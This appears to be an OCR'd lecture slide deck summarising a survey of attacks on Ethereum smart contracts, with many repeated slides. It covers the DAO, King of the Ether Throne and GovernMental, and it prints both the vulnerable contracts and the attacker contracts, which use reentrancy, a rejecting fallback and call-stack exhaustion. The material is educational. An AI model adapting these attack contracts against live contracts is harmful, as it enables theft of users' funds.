The DAO attack – Round 2

```
contract Mallory2 {
  SimpleDAO public dao = SimpleDAO(0x818EA...);
  address owner; bool performAttack = true;

  function Mallory2(){ owner = msg.sender; }

  function attack() {
    dao.donate.value(1)(this);
    dao.withdraw(1);
  }
```

```
  function() {
    if (performAttack) {
      performAttack = false;
      dao.withdraw(1);
  }}

  function getJackpot(){
    dao.withdraw(dao.balance);
    owner.send(this.balance);
}}
```

The DAO attack – Round 2

```
contract Mallory2 {
  SimpleDAO public dao = SimpleDAO(0x818EA...);
  address owner; bool performAttack = true;

  function Mallory2(){ owner = msg.sender; }

  function attack() {
    dao.donate.value(1)(this);
    dao.withdraw(1);
  }
```

```
 function() {
    if (performAttack) {
      performAttack = false;
      dao.withdraw(1);
  }}

  function getJackpot(){
    dao.withdraw(dao.balance);
    owner.send(this.balance);
}}
```

The DAO attack – Round 2

```
1  contract SimpleDAO {
2    mapping (address => uint) public credit;
3    function donate(address to){credit[to] += msg.value;}
4    function queryCredit(address to) returns (uint){
5      return credit[to];
6    }
7      function withdraw(uint amount) {
8        if (credit[msg.sender]>= amount) {
9          msg.sender.call.value(amount)();
10         credit[msg.sender]-=amount;
11   }}}
```

The DAO attack – Round 2

```
contract Mallory2 {
  SimpleDAO public dao = SimpleDAO(0x818EA...);
  address owner; bool performAttack = true;

  function Mallory2(){ owner = msg.sender; }

  function attack() {
    dao.donate.value(1)(this);
    dao.withdraw(1);
  }
```

```
 function() {
    if (performAttack) {
       performAttack = false;
       dao.withdraw(1);
  }}

  function getJackpot(){
    dao.withdraw(dao.balance);
    owner.send(this.balance);
}}
```

The DAO attack – Round 2

```
1  contract SimpleDAO {
2    mapping (address => uint) public credit;
3    function donate(address to){credit[to] += msg.value;}
4    function queryCredit(address to) returns (uint){
5      return credit[to];
6    }
7     function withdraw(uint amount) {
8       if (credit[msg.sender]>= amount) {
9         msg.sender.call.value(amount)();
10        credit[msg.sender]-=amount;
11  }}}
```

X2

The DAO attack – Round 2

```
1  contract SimpleDAO {
2    mapping (address => uint) public credit;
3    function donate(address to){credit[to] += msg.value;}
4    function queryCredit(address to) returns (uint){
5      return credit[to];
6    }
7      function withdraw(uint amount) {
8        if (credit[msg.sender]>= amount) {
9          msg.sender.call.value(amount)();
10         credit[msg.sender]-=amount;
11   }}}
```

X2

$credit[msg.sender] = 2^{256} - 1$


The DAO attack – Round 2

```
contract Mallory2 {
  SimpleDAO public dao = SimpleDAO(0x818EA...);
  address owner; bool performAttack = true;

  function Mallory2(){ owner = msg.sender; }

  function attack() {
    dao.donate.value(1)(this);
    dao.withdraw(1);
  }
```

```
  function() {
    if (performAttack) {
      performAttack = false;
      dao.withdraw(1);
   }}

    function getJackpot(){
      dao.withdraw(dao.balance);
      owner.send(this.balance);
}}
```

The DAO attack – Round 2

King of the Ether Throne



King of the Ether Throne

```
1  contract KotET {
2    address public king;
3    uint public claimPrice = 100;
4    address owner;
5
6    function KotET() {
7      owner = msg.sender;  king = msg.sender;
8    }
9
10   function sweepCommission(uint amount)  {
11     owner.send(amount);
12   }
13   function() {
14     if (msg.value < claimPrice) throw;
15
16     uint compensation = calculateCompensation();
17     king.send(compensation);
18     king = msg.sender;
19     claimPrice = calculateNewPrice();
20   }
21   /* other functions below */
22 }
```

King of the Ether Throne

```
1  contract KotET {
2    address public king;
3    uint public claimPrice = 100;
4    address owner;
5
6    function KotET() {
7      owner = msg.sender;  king = msg.sender;
8    }
9
10   function sweepCommission(uint amount)  {
11     owner.send(amount);
12   }
```

```
13     function() {
14       if (msg.value < claimPrice) throw;
15
16       uint compensation = calculateCompensation();
17       king.send(compensation);
18       king = msg.sender;
19       claimPrice = calculateNewPrice();
20     }
21     /* other functions below */
22   }
```

King of the Ether Throne

```
1  contract KotET {
2    address public king;
3    uint public claimPrice = 100;
4    address owner;
5
6    function KotET() {
7      owner = msg.sender;  king = msg.sender;
8    }
9
10   function sweepCommission(uint amount)  {
11     owner.send(amount);
12   }
```

```
13   function() {
14     if (msg.value < claimPrice) throw;
15
16     uint compensation = calculateCompensation();
17     king.send(compensation);
18     king = msg.sender;
19     claimPrice = calculateNewPrice();
20   }
21   /* other functions below */
22 }
```

King of the Ether Throne – Fair Edition

```
contract KotET {
  ...
  function() {
    if (msg.value < claimPrice) throw;
    uint compensation = calculateCompensation();
    if (!king.call.value(compensation)()) throw;
    king = msg.sender;
    claimPrice = calculateNewPrice();
}}
```

King of the Ether Throne – fair edition

```
contract KotET {
  ...
  function() {
    if (msg.value < claimPrice) throw;
    uint compensation = calculateCompensation();
    if (!king.call.value(compensation)()) throw;
    king = msg.sender;
    claimPrice = calculateNewPrice();
}}
```

```
contract Mallory {

  function unseatKing(address a, uint w) {
    a.call.value(w);
  }

  function () {
    throw;
}}
```

GovernMental


GovernMental

```
creditorAddresses = new address[](0);
creditorAmounts = new uint[](0);
```

GovernMental


```
creditorAddresses = new address[](0);
creditorAmounts = new uint[](0);
```

GovernMental - simplified





```
contract Governmental {
  address public owner;
  address public lastInvestor;
  uint public jackpot = 1 ether;
  uint public lastInvestmentTimestamp;
  uint public ONE_MINUTE = 1 minutes;

  function Governmental() {
    owner = msg.sender;
    if (msg.value<1 ether) throw;
  }

  function invest() {
    if (msg.value<jackpot/2) throw;
      lastInvestor = msg.sender;
      jackpot += msg.value/2;
      lastInvestmentTimestamp = block.timestamp;
  }

  function resetInvestment() {
    if (block.timestamp <
        lastInvestmentTimestamp+ONE_MINUTE)
      throw;

    lastInvestor.send(jackpot);
    owner.send(this.balance-1 ether);

    lastInvestor = 0;
    jackpot = 1 ether;
    lastInvestmentTimestamp = 0;
  }
}
```

GovernMental - simplified




```
1   contract Governmental {
2     address public owner;
3     address public lastInvestor;
4     uint public jackpot = 1 ether;
5     uint public lastInvestmentTimestamp;
6     uint public ONE_MINUTE = 1 minutes;
7
8     function Governmental() {
9       owner = msg.sender;
10      if (msg.value<1 ether) throw;
11    }
12
13    function invest() {
14      if (msg.value<jackpot/2) throw;
15        lastInvestor = msg.sender;
16        jackpot += msg.value/2;
17        lastInvestmentTimestamp = block.timestamp;
18    }
19    function resetInvestment() {
20      if (block.timestamp <
21          lastInvestmentTimestamp+ONE_MINUTE)
22        throw;
23
24      lastInvestor.send(jackpot);
25      owner.send(this.balance-1 ether);
26
27      lastInvestor = 0;
28      jackpot = 1 ether;
29      lastInvestmentTimestamp = 0;
30    }
31  }
```


GovernMental - simplified




```
1   contract Governmental {
2     address public owner;
3     address public lastInvestor;
4     uint public jackpot = 1 ether;
5     uint public lastInvestmentTimestamp;
6     uint public ONE_MINUTE = 1 minutes;
7
8     function Governmental() {
9       owner = msg.sender;
10      if (msg.value<1 ether) throw;
11    }
12
13    function invest() {
14      if (msg.value<jackpot/2) throw;
15        lastInvestor = msg.sender;
16        jackpot += msg.value/2;
17        lastInvestmentTimestamp = block.timestamp;
18    }
```

```
19    function resetInvestment() {
20      if (block.timestamp <
21          lastInvestmentTimestamp+ONE_MINUTE)
22        throw;
23
24        lastInvestor.send(jackpot);
25        owner.send(this.balance-1 ether);
26
27        lastInvestor = 0;
28        jackpot = 1 ether;
29        lastInvestmentTimestamp = 0;
30      }
31    }
```


GovernMental – Round 1




```
8   function Governmental() {
9     owner = msg.sender;
10    if (msg.value<1 ether) throw;
11  }
12
13  function invest() {
14    if (msg.value<jackpot/2) throw;
15      lastInvestor = msg.sender;
16      jackpot += msg.value/2;
17      lastInvestmentTimestamp = block.timestamp
18  }
```

```
19  function resetInvestment() {
20    if (block.timestamp <
21        lastInvestmentTimestamp+ONE_MINUTE)
22      throw;
23
24      lastInvestor.send(jackpot);
25      owner.send(this.balance-1 ether);
26
27      lastInvestor = 0;
28      jackpot = 1 ether;
29      lastInvestmentTimestamp = 0;
30    }
31  }
```

GovernMental – Round 1





```
8   function Governmental() {
9     owner = msg.sender;
10    if (msg.value<1 ether) throw;
11  }
12
13  function invest() {
14    if (msg.value<jackpot/2) throw;
15      lastInvestor = msg.sender;
16      jackpot += msg.value/2;
17      lastInvestmentTimestamp = block.timestamp
18  }
```

```
19  function resetInvestment() {
20    if (block.timestamp <
21        lastInvestmentTimestamp+ONE_MINUTE)
22      throw;
23
24      lastInvestor.send(jackpot);
25      owner.send(this.balance-1 ether);
26
27      lastInvestor = 0;
28      jackpot = 1 ether;
29      lastInvestmentTimestamp = 0;
30    }
31  }
```

```
1   contract Mallory {
2     function attack(address target, uint count) {
3       if (0<=count && count<1023) this.attack.gas(msg.gas-2000)(target, count+1);
4       else Governmental(target).resetInvestment();
5     }
6   }
```

GovernMental – Round 1




```
8   function Governmental() {
9     owner = msg.sender;
10    if (msg.value<1 ether) throw;
11  }
12
13  function invest() {
14    if (msg.value<jackpot/2) throw;
15      lastInvestor = msg.sender;
16      jackpot += msg.value/2;
17      lastInvestmentTimestamp = block.timestamp
18  }
```

```
19  function resetInvestment() {
20    if (block.timestamp <
21        lastInvestmentTimestamp+ONE_MINUTE)
22      throw;
23
24      lastInvestor.send(jackpot);
25      owner.send(this.balance-1 ether);
26
27      lastInvestor = 0;
28      jackpot = 1 ether;
29      lastInvestmentTimestamp = 0;
30    }
31  }
```

```
1   contract Mallory {
2     function attack(address target, uint count) {
3       if (0<=count && count<1023) this.attack.gas(msg.gas-2000)(target, count+1);
4       else Governmental(target).resetInvestment();
5     }
6   }
```

GovernMental – Round 2


```
8   function Governmental() {
9     owner = msg.sender;
10    if (msg.value<1 ether) throw;
11  }
12
13  function invest() {
14    if (msg.value<jackpot/2) throw;
15      lastInvestor = msg.sender;
16      jackpot += msg.value/2;
17      lastInvestmentTimestamp = block.timestamp
18  }
```

```
19  function resetInvestment() {
20    if (block.timestamp <
21        lastInvestmentTimestamp+ONE_MINUTE)
22      throw;
23
24      lastInvestor.send(jackpot);
25      owner.send(this.balance-1 ether);
26
27      lastInvestor = 0;
28      jackpot = 1 ether;
29      lastInvestmentTimestamp = 0;
30    }
31  }
```

GovernMental – Round 2


```
8   function Governmental() {
9     owner = msg.sender;
10    if (msg.value<1 ether) throw;
11  }
12
13  function invest() {
14    if (msg.value<jackpot/2) throw;
15      lastInvestor = msg.sender;
16      jackpot += msg.value/2;
17      lastInvestmentTimestamp = block.timestamp
18  }
```

```
19  function resetInvestment() {
20    if (block.timestamp <
21        lastInvestmentTimestamp+ONE_MINUTE)
22      throw;
23
24      lastInvestor.send(jackpot);
25      owner.send(this.balance-1 ether);
26
27      lastInvestor = 0;
28      jackpot = 1 ether;
29      lastInvestmentTimestamp = 0;
30    }
31  }
```

GovernMental – Round 3


```
8   function Governmental() {
9     owner = msg.sender;
10    if (msg.value<1 ether) throw;
11  }
12
13  function invest() {
14    if (msg.value<jackpot/2) throw;
15      lastInvestor = msg.sender;
16      jackpot += msg.value/2;
17      lastInvestmentTimestamp = block.timestamp
18  }
```


```
19  function resetInvestment() {
20    if (block.timestamp <
21        lastInvestmentTimestamp+ONE_MINUTE)
22      throw;
23
24      lastInvestor.send(jackpot);
25      owner.send(this.balance-1 ether);
26
27      lastInvestor = 0;
28      jackpot = 1 ether;
29      lastInvestmentTimestamp = 0;
30    }
31  }
```

GovernMental – Round 3


```
8   function Governmental() {
9     owner = msg.sender;
10    if (msg.value<1 ether) throw;
11  }
12
13  function invest() {
14    if (msg.value<jackpot/2) throw;
15      lastInvestor = msg.sender;
16      jackpot += msg.value/2;
17      lastInvestmentTimestamp = block.timestamp
18  }
```

```
19  function resetInvestment() {
20    if (block.timestamp <
21        lastInvestmentTimestamp+ONE_MINUTE)
22      throw;
23
24      lastInvestor.send(jackpot);
25      owner.send(this.balance-1 ether);
26
27      lastInvestor = 0;
28      jackpot = 1 ether;
29      lastInvestmentTimestamp = 0;
30    }
31  }
```

GovernMental – Round 3



```
8   function Governmental() {
9     owner = msg.sender;
10    if (msg.value<1 ether) throw;
11  }
12
13  function invest() {
14    if (msg.value<jackpot/2) throw;
15      lastInvestor = msg.sender;
16      jackpot += msg.value/2;
17      lastInvestmentTimestamp = block.timestamp
18  }
```

```
19  function resetInvestment() {
20    if (block.timestamp <
21        lastInvestmentTimestamp+ONE_MINUTE)
22      throw;
23
24      lastInvestor.send(jackpot);
25      owner.send(this.balance-1 ether);
26
27      lastInvestor = 0;
28      jackpot = 1 ether;
29      lastInvestmentTimestamp = 0;
30    }
31  }
```

The attacks #1 and #3 have been also reported in, while attack #2 is fresh

Epilogue

Summary

Atzei N., Bartoletti M., Cimoli, T.

Level	Cause of vulnerability	Attacks
Solidity	Call to the unknown	4.1
	Gasless send	4.2
	Exception disorders	4.2, 4.5
	Type casts	—
	Reentrancy	4.1
	Keeping secrets	4.3
EVM	Immutable bugs	4.4, 4.5
	Ether lost in trasfer	—
	Stack size limit	4.5
Blockchain	Unpredictable state	4.5, 4.6
	Generating randomness	—
	Time constraints	4.5

Table 1. Taxonomy of vulnerabilities in Ethereum smart contracts.

Discussion

- The paper analyses all major vulnerabilities and attacks to date of publishing (April 2017)
- Difficulty of detecting mismatches in contracts behavior
- Turing-complete language limits the possibility of verification

Discussion

- Verification of smart contracts
  - Automation of vulnerabilities detection

- Low-level attacks
  - Targeting the Ethereum network
  - Exploit vulnerabilities at EVM specification level
  - Vulnerabilities in client implementations

Key Takeaways

- Turing complete language with all its new possibilities diminishes the of the key aspects of cryptocurrencies – security

- Solidity at time of events needed major updates (many of which have been made in the hard-fork)

- Automatic verification of smart contracts is crucial for them to be used in the future by financial establishments

References

- Atzei, Nicola, Massimo Bartoletti, and Tiziana Cimoli. "A survey of attacks on ethereum smart contracts (sok)." In *International conference on principles of security and trust*, pp. 164-186. Springer, Berlin, Heidelberg, 2017

Thank you for listening